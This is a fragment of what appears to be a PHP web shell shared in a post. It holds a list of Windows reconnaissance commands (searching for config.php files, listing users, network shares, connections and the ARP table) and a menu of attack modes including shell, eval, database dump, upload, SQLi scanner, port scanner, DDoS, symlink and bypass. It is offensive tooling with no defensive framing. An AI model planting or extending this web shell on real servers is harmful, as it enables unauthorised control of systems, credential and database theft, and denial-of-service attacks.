"Find *config*.php in current dir" => "dir /s /w /b *config*.php",
"Show active connections" => "netstat -an",
"Show running services" => "net start",
"User accounts" => "net user",
"Show computers" => "net view",
"ARP Table" => "arp -a",
```

```
<center><div id="menu">
<a href="?<?php echo "y=". $pwd; ?>&amp;x=shell">Shell</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=php">Eval</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=sql">Mysql</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=dump">Database Dump</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=phpinfo">Php Info</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=netsploit">Net Sploit</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=upload">Upload</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=mail">E-Mail</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=sqli-scanner">SQLI Scanner</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=port-sc">Port Scanner</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=dos">Ddos</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=tool">Tools</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=python">python</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=symlink">Symlink</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=config">Config</a>
<a href="?<?php echo "y=". $pwd; ?>&amp;x=bypass">Bypass</a>
```

Thank You!